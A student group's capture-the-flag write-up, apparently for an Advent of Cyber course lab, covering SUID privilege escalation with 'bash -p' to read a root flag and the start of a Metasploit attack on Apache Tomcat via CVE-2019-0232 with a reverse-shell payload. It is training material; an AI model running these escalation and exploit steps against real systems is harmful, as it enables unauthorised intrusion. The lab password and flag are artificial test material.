PSP0201 Week 4 Writeup

Group Name: study group

Members

ID	Name	Role
1211101157	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
1211101534	Tan Chi Lim	Member
1211102835	Chew Ming Yao	Member

Day 11 The Rogue Gnome

Tools used: Kali Linux/Firefox/OWASP ZAP

Question 1

We get to know the answer by referring to the notes given

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.


Question 2

We get the answer which is sudoers based to the notes

[C]	the group (of users) who owns the file	sudoers group

Question 3

We key in the command ssh cmnatic@ip address with the password:aoc2020 to log into the vulnerable machine.



Question 4

To enumerate the machine for executables that have had SUID permission set, we used the command: find/ -perm -u=s -type f 2>/dev/null.

```
Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
```

Question 5

We used the whoami command to see the name of the account that we are executing commands as

```
-bash-4.4$ whoami
cmnatic
```

We change the name of the account to root by using the command bash -p

```
-bash-4.4$ bash -p
bash-4.4# whoami
root
```

We get the flag by using the command cat/root/flag.txt

```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
```

Thought process/ Methodology:


By referring to the note, we know that privilege escalation involves using a user account is Vertical Privilege Escalation and the name of the file that contains a list of users who are a part of the sudo group is sudoers. We logged into the vulnerable machine using the IP address and password given. After checking that our machine has had the SUID permission set, we change the account that is executing the command into the root to get the flag.

Day 12 Ready, set, elf.


Tools used: Kali Linux/firefox

Question 1


Type echo “IP address” > target.txt to set the ip address as our target.txt file




Type nmap -sVC -vv -iL target.txt to listen to this file



Random open a website by firefox




Return to the command prompt and look for the apache tomcat and find the version




Question 2

Open the web browser and search for the apache starting with 9.0 cgi metasploit




Question 3


Type msfconsole -q into the command prompt



After that search for 2019-0232




Type use 0 into the command prompt




Set rhost to our ip address given

```
root@ip-10-10-59-72: ~
File  Edit  View  Search  Terminal  Help
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.04 seconds
           Raw packets sent: 3004 (132.160KB) | Rcvd: 22 (1.000KB)
root@ip-10-10-59-72:~# msfconsole -q
msf5 > search 2019-0232

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       C
heck  Description
   -  ----                                          ---------------  ----       -
----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs   2019-04-10       excellent  Y
es    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhost 10.10.45.186
rhost => 10.10.45.186
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

